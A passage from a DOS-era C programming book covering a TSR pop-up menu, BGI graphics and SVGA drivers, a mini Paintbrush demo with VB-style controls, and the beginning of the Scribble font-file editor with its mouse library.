    PutStr(32,6, TitleClr, "    PC - PILOT    ");
    PutStr(31,7, BorderClr,"|=====|");
    PutStr(31,17,BorderClr,"|=====|");
    PutStr(32,18,FooterClr," %c %c <Esc> exits", 24,25);

    for (i=0; i<9; i++)    {
        PutStr(32,8+i, TextClr, "%s", m[i].str);
        PutStr(33,8+i, FooterClr, "%c", m[i].str[1]);
    }
    HighLight(1);
}

static void HighLight(int code)
{
    switch (code)    {
        case 0:
            PutStr(32,m[Idx].y, TextClr, "%s", m[Idx].str);
            PutStr(33,m[Idx].y, FooterClr, "%c", m[Idx].str[1]);
            break;
        case 1:
            PutStr(32,m[Idx].y, ~TextClr & 0x7f, "%s", m[Idx].str);
            PutStr(33,m[Idx].y, ~FooterClr & 0x7f, "%c", m[Idx].str[1]);
            break;
    }
}

static void ExecuteMenuOptions(int index)
{
    switch (index)    {
        case 0:  Ascii(); return;
        case 1:  BoxCodes(); return;
        case 2:  BaseConvert(); return;
        case 3:  KeyCodes(); return;
        case 4:  return;
        case 5:  ColorCodes(); return;
        case 6:  PrintCodes(); return;
        case 7:  return;
    }
}

```

138 A to Z of C

```
static void Initialize()
{
    int vmode;

    vmode = videomode();
    if ((vmode != 2) && (vmode != 3) && (vmode != 7)) {
        printf("Must be in 80 column text mode.\n");
        exit(1);
    }
    InitScr();
    if (VideoMode == MONO) {
        BorderClr      = 0x0f;
        TitleClr       = 0x0f;
        TextClr        = 0x07;
        FooterClr      = 0x0f;
        HighlightClr   = 0x70;
    }
}

static int videomode()
{
    union REGS r;

    r.h.ah = 15;
    return int86(0x10, &r, &r) & 255;
}

static void TitleScreen()
{
    Cls();
    ShadowBox(18,8,59,16, 2, BorderClr);
    PutStr(19,9, TextClr, "                PC - PILOT                ");
    PutStr(19,10,FooterClr,"                Programmer's Pop-Up                ");
    PutStr(19,12, TextClr,"                FREeWare written by Tom Grubbe                ");
    PutStr(19,13, TextClr," Released to the Public Domain 01-12-90 ");
    PutStr(19,15, TextClr,"                Alt-5 (keypad)                ");
    PutStr(23,15, TitleClr, "Press");
    PutStr(44,15, TitleClr, "To Activate");
    ScrSetCur(0,18,0);
}
```

Suggested Projects

1. Write a Screen Thief utility. The Screen Thief will capture the screen, when a hot-key is pressed. Depending upon the mode you set, when you load the TSR, Screen Thief will store the screen into BMP or GIF or JPEG.

Part III

Advanced Graphics Programming

Graphics Programming can be classified into:

1. Graphics with BGI
2. Mode 13h Programming
3. VESA Programming

28

"Without leadership a nation falls."

Graphics with BGI

BGI stands for *Borland Graphics Interface*. Working with BGI refers to working with driver files (with BGI extension). So we are in need of BGI files that are to be initialized with `initgraph()` function. Programming with BGI is considered to be quite old. In my experience, BGI is used only by Indian Programmers! Other International Programmers use mode 13h. Even though BGI is slow, we can do lots of graphics with it. It will be highly beneficial for the beginners.

28.1 Common Mistake!

```
int gdriver = DETECT, gmode;  
initgraph( &gdriver, &gmode, "c:\\tc\\bgi");
```

One of the common mistakes very often committed by Indian Programmers is to use `DETECT` macro with `initgraph()` as shown above. First of all we must know what `DETECT` will do in a program: it automatically detects the system's graphics adapter and chooses the mode that provides the highest resolution for that adapter. So we must understand that `DETECT` **may** detect a mode, which we might not expect! And it will be a very serious problem! If you write a program for 640x480 resolution, and if `DETECT` detects a mode that has only 320x200 resolution, you cannot see a part of the image. It is a costly mistake!

So the right declaration for a bug free program is:

```
int gdriver = VGA, gmode = VGAHI;  
initgraph( &gdriver, &gmode, "c:\\tc\\bgi");
```


Another problem with `DETECT` is that even if you have SVGA it will detect VGA.

28.2 More Colors

When BGI was introduced by the Borland people, they only had VGA (and other older adapters like EGA etc.). So they supplied the graphics package with BGI drivers that could drive the contemporary video adapter like VGA, EGA etc. At that time almost all the systems got VGA. VGA could support only limited number of colors (16 & 256). So programmers who used BGI preferred 16 color mode of VGA, as it gives good resolution (640x480). Nowadays, we have SVGA. SVGA could even support 2^{24} (about **16 million**) colors! So if we have BGI driver that supports SVGA, we can obtain the quality of Windows desktop screen in DOS Windows! But Borland doesn't provide BGI driver to support SVGA. Fortunately we have other commercial

packages to support SVGA. Jordan Hargraphix Software's SuperVGA/Tweak BGI drivers are the widely used drivers.

28.3 Jordan Hargraphix Software's SuperVGA/Tweak BGI drivers

Jordan Hargraphix Software's SuperVGA/Tweak BGI drivers are the best according to my knowledge. It is found on CD . But it is a shareware, if you use it, you must send fees to the author! Using Jordan Hargraphix Software's SuperVGA/Tweak BGI drivers, we can obtain even 2^{24} colors! But before that, you must set the Windows screen properties to desired number of colors. In other words, if you set the screen to the maximum of 256 colors, you cannot get more colors in DOS Box using Jordan Hargraphix Software's SuperVGA/Tweak BGI drivers.


Jordan Hargraphix Software's SuperVGA/Tweak BGI drivers currently support the following Modes:

- SuperVGA 16-color
 - 0) Standard EGA/VGA 320x200x16
 - 1) Standard EGA/VGA 640x200x16
 - 2) Standard EGA/VGA 640x350x16
 - 3) Standard VGA 640x480x16
 - 4) SuperVGA/VESA 800x600x16
 - 5) SuperVGA/VESA 1024x768x16
 - 6) SuperVGA/VESA 1280x1024x16
- SuperVGA 256-color
 - 0) Standard VGA/MCGA 320x200x256
 - 1) 256k Svga/VESA 640x400x256
 - 2) 512k Svga/VESA 640x480x256
 - 3) 512k Svga/VESA 800x600x256
 - 4) 1024k Svga/VESA 1024x768x256
 - 5) 256k Svga 640x350x256
 - 6) 1280k+ VESA 1280x1024x256
- SuperVGA 32768-color
 - 0) 320x200x32768
 - 1) 640x350x32768
 - 2) 640x400x32768
 - 3) 640x480x32768
 - 4) 800x600x32768
 - 5) 1024x768x32768
 - 6) 1280x1024x32768


- SuperVGA 65536-color
 - 0) 320x200x65536
 - 1) 640x350x65536
 - 2) 640x400x65536
 - 3) 640x480x65536
 - 4) 800x600x65536
 - 5) 1024x768x65536
 - 6) 1280x1024x65536
- SuperVGA 24-bit color
 - 0) 320x200x24-bit
 - 1) 640x350x24-bit
 - 2) 640x400x24-bit
 - 3) 640x480x24-bit
 - 4) 800x600x24-bit
 - 5) 1024x768x24-bit
 - 6) 1280x1024x24-bit
- Tweaked 16-color
 - 0) 704x528x16
 - 1) 720x540x16
 - 2) 736x552x16
 - 3) 752x564x16
 - 4) 768x576x16
 - 5) 784x588x16
 - 6) 800x600x16
- Tweaked 256-color
 - 0) 320x400x256
 - 1) 320x480x256
 - 2) 360x480x256
 - 3) 376x564x256
 - 4) 400x564x256
 - 5) 400x600x256
 - 6) 320x240x256
 - 7) 360x350x256

- S3 Accelerator 16/256/32768-color

- 0) 640x480x256
- 1) 800x600x256
- 2) 1024x768x256
- 3) 800x600x16
- 4) 1024x768x16
- 5) 1280x960x16
- 6) 1280x1024x16
- 7) 640x480x32768

Turbo C++3.0's `setcolor()` function was not written with upward compatibility. `setcolor()` function receives 'integer' value as color value. So `setcolor()` function cannot work if we provide a 'long' value (a value above 32767, say 50000). In order to make the `setcolor()` function to work, Jordan Hargraphix Software's graphics functions use certain rules. More details and documentation are found on CD !

28.4 Jordan Hargraphix Software's HGXMOUSE TSR

HGXMOUSE TSR is another good product from Jordan Hargraphix Software. It's also a shareware, i.e, if you use it you must send fees to the author. It is available in CD . You have to load your mouse driver before you load HGXMOUSE TSR. The reason is HGXMOUSE TSR is not a replacement for your mouse driver, but an extension to it.

The question is why we need HGXMOUSE TSR. Your mouse driver may not be aware of certain video modes. So in those video modes, you won't get mouse support. HGXMOUSE TSR, thus enhances the performance of your mouse driver. Jordan Hargraphix Software's SuperVGA/Tweak BGI drivers are fully integrated with the TSR, and will provide automatic mouse support in all modes if the TSR and mouse driver are loaded.

Following are the important features of HGXMOUSE TSR.

- Support for the mouse cursor in 16, 256, 32k, 64k and true color SuperVGA modes, as well as tweaked 16 and 256 color modes.
- Support for a graphical text mode cursor (ala Norton)
- Support for the hardware cursor on systems that support it. (Cirrus 54xx, S3, Paradise)
- Easy to use API so you can use the mouse cursor in your own programs. (without needing to use Jordan Hargraphix Software's SuperVGA/Tweak BGI drivers).
- Large cursor support (currently up to 32x32).
- Ability to set the cursor foreground and background colors.
- Bitmap cursor support (**multicolored mouse cursors**).

29

“People with understanding want more knowledge.”

VB Controls

Using graphics with BGI, we can create VB like controls: Forms, textboxes, command buttons etc. In this chapter let us see how to create few VB like controls.

29.1 Paintbrush

The following program is a Demo Paintbrush program. This program uses: command buttons, Windows and Frame. Paintbrush coders usually find difficulty in implementing mouse drawings. Here, I give you few guidelines.

29.1.1 Restricting Mouse Pointer

When the mouse is clicked on the drawing area, you must restrict it so that outside of the drawing should not be affected.

29.1.2 Hiding/Showing Mouse Pointer

You must properly hide/show mouse pointer. When you want to paint on the drawing box using `putpixel()` or anything else, first of all hide the pointer, paint (using `putpixel()`) and then do not forget to ‘show’ mouse pointer! I could see, even the commercial software—Adobe’s *Instant Artist* fails to use this logic! So the logic is *hide-paint-show*.

29.1.3 Avoiding Flickering of Mouse Pointer

When you would hide and show the pointer repeatedly, it usually starts flickering. So use ‘*hide-paint-show*’ logic, only when the current mouse position is not equal to previous mouse position. If the current mouse position is equal to previous mouse position, don’t do anything!

29.1.4 Using `setwrite mode()` function

When you draw line with the so called ‘rubber-band technique’, you may find that the existing images will get erased. We can avoid such ‘erasing’ with `setwrite mode(XOR_PUT)`. As we know XOR is used for ‘toggling’, we can utilize it to avoid ‘erasing’.

Figure shows the use of VB like controls in Paintbrush program



```

/*-----
    Mini Paintbrush for VB Controls demo
*---
*/

#include <dos.h>
#include <graphics.h>
#include "mouselib.h"

#define ESC      (27)
#define ISDRAWBOX(x, y)      ( x>141 && x<498 && y>131 && y<298 )

typedef int BOOLEAN;

#define FALSE      (0)
#define TRUE       (1)
#define PRESS      (0)
#define NORMAL     (1)

#define MAXCMDBUTTON      (3)
#define BRUSH             (0)
#define LINE              (1)
#define QUIT              (2)

```

```

struct RecButtonCoord
{
    int x1;
    int y1;
    int x2;
    int y2;
};

struct RecButtonCoord RecBut_Cd[MAXCMDBUTTON];

void far MyOuttextxy( int x, int y, char far *str, int color );
void MyRectangle( int x1, int y1, int x2, int y2, int upcolor, int
lowcolor );
void InitVB( void );
void InitScreen( void );
void VBForm( int x1, int y1, int x2, int y2, char *title );
void VBFrame( int x1, int y1, int x2, int y2 );
void VBDrawBox( int x1, int y1, int x2, int y2 );
void CmdButton( int cmdno, int status );
int CmdButtonVal( int x, int y );
void ShowStatus( int msgno );

/*-----
    MyOtttextxy - Prints text with
                  specified color                */

void far MyOuttextxy( int x, int y, char far *str, int color )
{
    setcolor( color );
    outtextxy( x, y, str );
} /*--MyOuttextxy( )-----*/

/*-----
    MyRectangle - Rectangle with
                  upcolor for Û, lowcolor for Û.
                  It's for Command Button effect.                */

void MyRectangle( int x1, int y1, int x2, int y2, int upcolor, int
lowcolor )
{
    setcolor( upcolor );
    line( x1, y1, x2, y1 );
    line( x1, y1, x1, y2 );
    setcolor( lowcolor );
    line( x1, y2, x2, y2 );
    line( x2, y1, x2, y2 );
} /*--MyRectangle( )-----*/

```

148 A to Z of C

```
/*-----
    InitVB - Initializes VB.
            ie, Checks errors.                */

void InitVB( void )
{
    int gdriver = VGA, gmode = VGAHI, error;
    if ( !InitMouse( ) )
    {
        cprintf( "Mouse support needed! \r\n\a" );
        exit( 1 );
    }

    initgraph( &gdriver, &gmode, "c:\\tc\\bgi" );
    error = graphresult( );
    if ( error != grOk )
    {
        closegraph( );
        cprintf( "Graphics error: %s \r\n\a", grapherrormsg( error ) );
        exit( 1 );
    }
} /*--InitVB( )-----*/

/*-----
    InitScreen - Initializes Screen.                */

void InitScreen( void )
{
    int i, x, y;

    VBForm( 100, 80, 540, 400, "A to Z of C -> Mini Paintbrush" );
    VBFrame( 180, 350, 445, 380 );
    VBDrawBox( 140, 130, 500, 300 );

    for( i= 0, x = 222, y = 320 ; i < 3 ; x += 65, ++i )
    {
        RecBut_Cd[i].x1 = x;
        RecBut_Cd[i].y1 = y;
        RecBut_Cd[i].x2 = x + 50;
        RecBut_Cd[i].y2 = y + 20;
        CmdButton( i, NORMAL );
    }
    /* Labels for Command Button... */
    MyOuttextxy( 229, 327, "Brush", BLACK );
    MyOuttextxy( 297, 327, "Line", BLACK );
    MyOuttextxy( 363, 327, "Quit", BLACK );
} /*--InitScreen( )-----*/
```

```

/*-----
    VBForm - Creates a Window with the given title.          */

void VBForm( int x1, int y1, int x2, int y2, char *title )
{
    setfillstyle( SOLID_FILL, LIGHTGRAY );
    bar( x1, y1, x2, y2 );
    setfillstyle( SOLID_FILL, BLUE );
    bar( x1+4, y1+3, x2-5, y1+22 );
    MyOuttextxy( x1+13, y1+10, title, WHITE );
    MyRectangle( x1+1, y1, x2-1, y2-1, WHITE, BLACK );
} /*--VBForm( )-----*/

/*-----
    VBFrame - Creates VB like Frame.          */

void VBFrame( int x1, int y1, int x2, int y2 )
{
    MyRectangle( x1+1, y1+1, x2, y2, WHITE, DARKGRAY );
    MyRectangle( x1, y1, x2+1, y2+1, DARKGRAY, WHITE );
} /*--VBFrame( )-----*/

/*-----
    VBDrawBox - Creates Drawing Box.          */

void VBDrawBox( int x1, int y1, int x2, int y2 )
{
    setfillstyle( SOLID_FILL, WHITE );
    bar( x1+1, y1+1, x2-2, y2-2 );
    MyRectangle( x1, y1, x2, y2, BLACK, WHITE );
} /*--VBDrawBox( )-----*/

/*-----
    CmdButton - Draws Command Button for
                specified status.
                status are NORMAL, PRESS          */

void CmdButton( int cmdno, int status )
{
    if ( status==NORMAL )
        MyRectangle( RecBut_Cd[cmdno].x1, RecBut_Cd[cmdno].y1,
                     RecBut_Cd[cmdno].x2, RecBut_Cd[cmdno].y2, WHITE, BLACK );
    else
        MyRectangle( RecBut_Cd[cmdno].x1, RecBut_Cd[cmdno].y1,
                     RecBut_Cd[cmdno].x2, RecBut_Cd[cmdno].y2, BLACK, WHITE );
} /*--CmdButton( )-----*/

```

150 A to Z of C

```
/*-----  
    CmdButtonVal - Returns Command Button value.      */  
  
int CmdButtonVal( int x, int y )  
{  
    BOOLEAN found = FALSE;  
    int i;  
  
    for( i= 0; !found && i < MAXCMDBUTTON ; ++i )  
        found = ( x > RecBut_Cd[i].x1  &&  x < RecBut_Cd[i].x2  
                  && y > RecBut_Cd[i].y1 && y < RecBut_Cd[i].y2);  
    if ( found )  
        --i;  
    return( i );  
} /*--CmdButtonVal( )-----*/  
  
/*-----  
    ShowStatus - Display messages.                    */  
  
void ShowStatus( int msgno )  
{  
    char *message[] = {  
        "Brush mode",  
        "Line mode"  
    };  
    if ( msgno==0 || msgno==1 )  
    {  
        setfillstyle( SOLID_FILL, LIGHTGRAY );  
        bar( 280, 360, 438, 370 );  
        MyOuttextxy( 280, 360, message[msgno], BLACK );  
    }  
} /*--ShowStatus( )-----*/  
  
/*-----  
    main - Main of VB                                */  
  
int main( void )  
{  
    int mx, my, x1, x2, y1, y2, mbutton, cmdno, prevcmdno=0;  
    const int brushcolor = RED; /* choose default brush color */  
    BOOLEAN stayin = TRUE;  
    InitVB( );  
    InitScreen( );  
  
    CmdButton( BRUSH, PRESS ); /* Force <Brush> button to default */  
    ShowStatus( BRUSH );  
    ShowMousePtr( );
```

```

while( stayin )
{
    /* if ESC is pressed, then quit! */
    if ( kbhit( ) )
        stayin = ( getch( )!=ESC );

    GetMousePos( &mbutton, &mx, &my );
    if ( mbutton==LFTCLICK )
    {
        cmdno = CmdButtonVal( mx, my );
        if ( cmdno!=MAXCMDBUTTON && cmdno != prevcmdno )
        {
            HideMousePtr( );
            CmdButton( cmdno, PRESS );
            CmdButton( prevcmdno, NORMAL );
            ShowStatus( cmdno );
            prevcmdno = cmdno;
            ShowMousePtr( );
            stayin = ( cmdno!=QUIT );
        }
    }
    if ( ISDRAWBOX( mx, my ) )
    {
        RestrictMousePtr( 142, 132, 497, 297 );
        switch ( prevcmdno )
        {
            case BRUSH:
                x1 = mx;
                y1 = my;
                setcolor( brushcolor );
                HideMousePtr( );
                putpixel( mx, my, brushcolor );
                ShowMousePtr( );
                do
                {
                    GetMousePos( &mbutton, &mx, &my );
                    if ( x1!=mx || y1!=my )
                    {
                        HideMousePtr( );
                        line( x1, y1, mx, my );
                        ShowMousePtr( );
                        x1 = mx;
                        y1 = my;
                    }
                } while(mbutton==LFTCLICK);
                break;
            case LINE:
                x2 = x1 = mx;

```

```

y2 = y1 = my;
/* Note! in XOR_PUT mode, you must
   setcolor to 'WHITE-brushcolor'
*/
setwritemode( XOR_PUT );
setcolor( WHITE-brushcolor );
do
{
    GetMousePos( &mbutton, &mx, &my );
    if ( mx!=x2 || my!= y2 )
    {
        HideMousePtr( );
        line( x1, y1, x2, y2 );
        line( x1, y1, mx, my );
        ShowMousePtr( );
        x2 = mx;
        y2 = my;
    }
} while(mbutton==LFTCLICK);
setwritemode( COPY_PUT );
/* Note! in COPY_PUT mode, you must
   setcolor to 'brushcolor'
*/
setcolor( brushcolor );
HideMousePtr( );
line( x1, y1, mx, my );
ShowMousePtr( );
}
RestrictMousePtr( 0, 0, 640, 480 );
}
}
closegraph( );
return( 0 );
} /*--main( )-----*/

```

29.2 Note

For mouse inputs, here I have used *request mode* and so it won't be much efficient. If you need more precision, use *event mode* to get mouse inputs.

A real VB control uses object-oriented concepts. So for the exact implementation, you have to go for C++.

Suggested Projects

1. Yet I haven't seen a full VB imitated controls library. If you could code all VB controls, you can even sell that library!

30

"Plans fail without good advice."

Scribble

Scribble is a CHR file creator developed with graphics with BGI. It will be a good example of coding style, using mouse routines, graphics with BGI, library & project file creation and file format.


30.1 Prelude

CHR files are used for generating fonts in Turbo C's graphics programs. Except for default font, we need the corresponding CHR file to display respective fonts. For example, in order to display 'Gothic' fonts, we need GOTH.CHR file. Scribble is a CHR (or font) file creator. When I developed this utility, I thought that there is no utility to create CHR files. But later I came to know that Borland also provides 'Font Editor' to create CHR file. When you compare 'Scribble' and Borland's 'Font Editor', you can find that the mouse support in Borland's Font Editor is worse! When I developed Scribble, I thought that CHR file format is undocumented. And so I cracked the CHR file format. But later I came to know that it is documented. So my view about CHR file format may slightly differ from Borland's official documentation. I suggest you to have a glance at the CHR file format on file format collection.


30.2 Storing Fonts

Borland's CHR file structure saves a character pattern as a set of lines with X, Y coordinates stored in corresponding bytes. The coordinate values are stored in 7-bits of a byte and they all are signed. So the existing values can be -64 to 63 for X and Y coordinates. The last bit (7th bit) of the X-Y values holds the command. The command can be any one of the following 3 commands: *Move/Scan character*, *Draw line from current location* or *End of character definition*.

You can see that the X values can even be in negative. But for the sake of brevity, I have avoided negative values in Scribble.



30.3 Scribble screenshots



30.4 Mouselib.lib

30.4.1 Mouselib.h

```
#ifndef __MOUSELIB_H
```

```

#define LFTCLICK (1)

int InitMouse( void );
void ShowMousePtr( void );
void MoveMousePtr( int x, int y );
void RestrictMousePtr( int x1, int y1, int x2, int y2 );
void HideMousePtr( void );
void GetMousePos( int *mbutton, int *x, int *y );
void ChangeMousePtr( int *shape );

#endif

```

30.4.2 Mouselib.c

```

#include "mouselib.h"

#pragma inline

/*-----
    InitMouse - Initializes Mouse.
                Returns 0 for success.          */

int InitMouse( void )
{
    asm {
        MOV AX, 0;
        INT 33h;
    }
    return;
} /*--InitMouse( )---*/

/*-----
    ShowMousePtr - Shows Mouse Pointer.          */

void ShowMousePtr( void )
{
    asm {
        MOV AX, 1h;
        INT 33h;
    }
} /*--ShowMousePtr( )----*/

/*-----
    HideMousePtr - Hide Mouse Pointer.          */

```

156 A to Z of C

```
void HideMousePtr( void )
{
    asm {
        MOV AX, 2h;
        INT 33h;
    }
} /*--HideMousePtr( )-----*/

/*-----
    MoveMousePtr - Move Mouse Pointer
                  to (x, y).                               */

void MoveMousePtr( int x, int y )
{
    asm {
        MOV AX, 4h;
        MOV CX, x;
        MOV DX, y;
        INT 33h;
    }
} /*--MoveMousePtr( )-----*/

/*-----
    RestrictMousePtr - Restrict Mouse Pointer
                     to the specified coordinates          */

void RestrictMousePtr( int x1, int y1, int x2, int y2 )
{
    asm {
        MOV AX, 7h;
        MOV CX, x1;
        MOV DX, x2;
        INT 33h;
        MOV AX, 8h;
        MOV CX, y1;
        MOV DX, y2;
        INT 33h;
    }
} /*--RestrictMousePtr( )-----*/

/*-----
    GetMousePos - Gets Mouse position & mouse button value. */

void GetMousePos( int *mbutton, int *mx, int *my )
{
    asm {
        MOV AX, 3h;
```

```

        INT 33h;

        MOV AX, BX;
        MOV BX, mbutton;
        MOV WORD PTR [BX], AX;

        MOV BX, mx;
        MOV WORD PTR [BX], CX;

        MOV BX, my;
        MOV WORD PTR [BX], DX;
    }
} /*--GetMousePos( )-----*/

```

30.4.3 Mouselib.lib

Using the above Mouselib.c file compile it to library file for Small memory model, you will get Mouselib.lib file. You can use the library – Mouselib.lib in your projects.

30.5 Scribble.h

```

/*-----
                                Scribble Declarations
                                scribble.h
*-----
*/

/*    PC bios data area pointer to incrementing unsigned long int */
#define BIOSTICK (*(volatile unsigned long far *) (0x0040006CL))

typedef int BOOLEAN;

#define FALSE      (0)
#define TRUE       (1)
#define PRESS      (0)
#define NORMAL     (1)

#define MAXCMDBUTTON    (7)
#define CLEAR           (0)
#define NEXT            (1)
#define QUIT            (2)
#define ABOUT           (3)
#define OKBUTTON        (4)
#define NOBUTTON        (5)
#define YESBUTTON       (6)

```

158 A to Z of C

```
struct ButtonStatus
{
    int x1;
    int y1;
    int x2;
    int y2;
};

#define MAXBRUSH    (10)
#define THANKS      (1)
#define FSIZEERR    (2)

typedef int WORD;
typedef char BYTE;

#define EOFCHAR1    (0)
#define EOFCHAR2    (0)
#define CHARSCAN1   (0)
#define CHARSCAN2   (1)
#define DRAWCHAR1   (1)
#define DRAWCHAR2   (1)

typedef struct tagFILEHEADER
{
    BYTE  fId[4];
    BYTE  copyRight[111];
    BYTE  copyRightEnd;
    WORD  headerOffset;
    BYTE  fntName[4];
    WORD  fntSize;
    BYTE  fntVersion[4];
    BYTE  fntHeader;
    WORD  noOfChars;
    BYTE  undefined1;
    BYTE  startChar;
    WORD  defOffset;
    BYTE  fillFlag;
    BYTE  dCapital;
    BYTE  dBase;
    BYTE  dBottomDescender;
    BYTE  undefined2[5];
    //  WORD  charOffset[noOfChars];
    //  BYTE  widthTbl[noOfChars];
} FILEHEADER;

typedef struct tagFONTINFO
{
    unsigned int y    : 7;
```

```

    unsigned int op2 : 1;
    unsigned int x   : 7;
    unsigned int op1 : 1;
} FONTINFO;

/* File header for Scribble */
FILEHEADER scriFh = {
    'P', 'K', 8, 8,
    "Scribble v1.0 for DOS ,2001 by R. Rajesh Jeba Anbiah, "
    "Web page: xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx, "
    "Thank you Jesus! ",
    0x1A,
    128,          /* headerOffset */
    "????",      /* fName - To be changed */
    0,           /* fntSize - To be changed */
    1, 0, 1, 0,
    '+',
    1,           /* noOfChars - To be changed */
    0,          /* undefined ?? */
    ' ',        /* startChar */
    0,          /* defOffset - To be changed */
    0,
    25,
    0,
    -9,
    "           /* undefined ?? */
};

/* Store brushe types */
char *Pixel_Mask[16] =
{
    "11000000",
    "11000000",
    "00000000",
    "00000000",

    "11100000",
    "11100000",
    "11100000",
    "00000000",

    "01100000",
    "11110000",
    "11110000",
    "01100000",

    "01111000",

```

160 A to Z of C

```
        "11111100",
        "11111100",
        "01111000"
    };

void far MyOuttextxy( int x, int y, char far *str, int color );
void MyRectangle( int x1, int y1, int x2, int y2, int upcolor, int
lowcolor );
void PutPoint( int x, int y, int btype );
void ScribbleLine ( int x1, int y1, int x2, int y2, int btype );
void ScribbleInfo( void );
void InitScribble( void );
void GWindow( int x1, int y1, int x2, int y2, char *title );
void SetScreen( void );
void GetFontName( char *str );
void FileSizeIndicator( void );
void Clear( void );
void CmdButton( int cmdno, int status );
int CmdButtonVal( int x, int y );
void BrushBox( int brushno, int status );
int BrushVal( int x, int y );
void MsgWindow( char *fontname, int msgno );
int X4CenteredMsg( char *str );
void MakeFontProcedure1( void );
void MakeFontProcedure2( void );
void MakeFontProcedure3( void );
void CloseScribbleFiles( void );
```

30.6 Scribble.c

```
/*-----
                                Scribble
                                ( CHR file creator )
                                by
                                R. Rajesh Jeba Anbiah,

    File name: Scribble.c
    Written: March-April, 2001
    Copyright (c) 2001, R. Rajesh Jeba Anbiah
    All Rights Reserved.

*---
*/
#include <stdio.h>
#include <conio.h>
#include <math.h>
#include <time.h>
#include <alloc.h>
```



```

#include <dir.h>
#include <graphics.h>
#include "mouselib.h"
#include "scribble.h"

struct ButtonStatus But_Stat[MAXCMBUTTON], Brush_Stat[MAXBRUSH];

FONTINFO fInfo;
WORD charoffset;
BYTE charwidth;
FILE *chOffFp, *wthFp, *chInfoFp, *scriFp;

/*-----
    MyOuttextxy - Prints text with
                  specified color                                */

void far MyOuttextxy( int x, int y, char far *str, int color )
{
    setcolor( color );
    outtextxy( x, y, str );
} /*---MyOuttextxy( )-----*/

/*-----
    MyRectangle - Rectangle with
                  upcolor for ↑, lowcolor for ↓.
                  It's for Command Button effect.                */

void MyRectangle( int x1, int y1, int x2, int y2, int upcolor, int
lowcolor )
{
    setcolor( upcolor );
    line( x1, y1, x2, y1 );
    line( x1, y1, x1, y2 );
    setcolor( lowcolor );
    line( x1, y2, x2, y2 );

    line( x2, y1, x2, y2 );
} /*---MyRectangle( )-----*/

/*-----
    PutPoint - Point with a specified
               pattern ( brush type ).
               Pattern is stored in *Pixel_Mask[]
               It's for Brush effect.                             */

void PutPoint( int x, int y, int btype )
{

```

162 A to Z of C

```
int i, j, color = getcolor( );
if ( btype == 0 )
    putpixel( x, y, color );
else
    for ( i = 0 ; i<4 ; ++i )
        for ( j = 0; j<8 ; ++j )
            if ( Pixel_Mask [4*(btype-1)+i][j] == '1' )
                putpixel( x+j-(btype)/2, y+i-(btype)/2, color );
} /*--PutPoint( )-----*/

/*-----
    ScribbleLine - Draws line a specified
                    pattern ( brush type ).
    Logic: Bresenham's Line Algorithm.
    It's for Brush effect.                                */

void ScribbleLine ( int x1, int y1, int x2, int y2, int btype )
{
    int x, y, dx, dy, p, incrx, incry;
    dx = abs(x2 - x1);
    dy = abs(y2 - y1);
    incrx = (x2 >= x1)? 1 : -1;
    incry = (y2 >= y1)? 1 : -1;

    PutPoint( x1, y1, btype );
    x = x1;
    y = y1;
    if (dx > dy)
    {
        p = 2 * dy - dx;
        while( x != x2 )
        {
            x += incrx;
            if (p < 0)
                p += 2 * dy;

            else
            {
                y += incry;
                p += 2 * (dy - dx);
            }

            PutPoint( x, y, btype );
        }
    }
    else
    {

```

```
p = 2 * dx - dy;
while( y != y2 )
{
    y += incry;
    if ( p < 0 )
        p += 2 * dx;
    else
    {
        x += incrx;
        p += 2 * ( dx - dy );
    }
    PutPoint( x, y, btype );
}

PutPoint( x2, y2, btype );
} /*--ScribbleLine()---*/

/*-----
   ScribbleInfo - Prints the information
                   about Scribble.                */

void ScribbleInfo( void )
{
    clrscr( );
    window( 10, 1, 75, 25 );
    textcolor( RED );
    textbackground( BLACK );
    _setcursortype( _NOCURSOR );
    directvideo = 1;
    cprintf(
        "
        "
        "      ████ Scribble
        "          Version 1.0  ( for DOS )
        "              Freeware
        "
        "_____by
        "           R. Rajesh Jeba Anbiah
        "       Tamil Nadu, South India
        ");
    textcolor( WHITE );
    cprintf(
        "
        "          xxxxxxxxxxxxxxxxxxxxxx
        "          xxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
        "
        "      □ Scribble is a CHR (character) file creator
        "         CHR files are used to generate fonts in
        "             Turbo C's Graphics programs.
        "
```

164 A to Z of C

```
"||_____|| \r\n"
);
textcolor( LIGHTGREEN );
cprintf(
"||   For any ☐ Suggestions ☐ Bug report           || \r\n"
"||                               ☐ Sending donations           || \r\n"
"||   visit Scribble's official page:           || \r\n"
"||   xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx || \r\n"
"||_____|| \r\n"
"||   Copyright (c) April 2001, R. Rajesh Jeba Anbiah || \r\n"
"||   All Rights Reserved.                         || \r\n"
"||_____|| \r\n"
);
textcolor( LIGHTBLUE+BLINK );
cprintf(
"                                Press any Key...      \r\n"
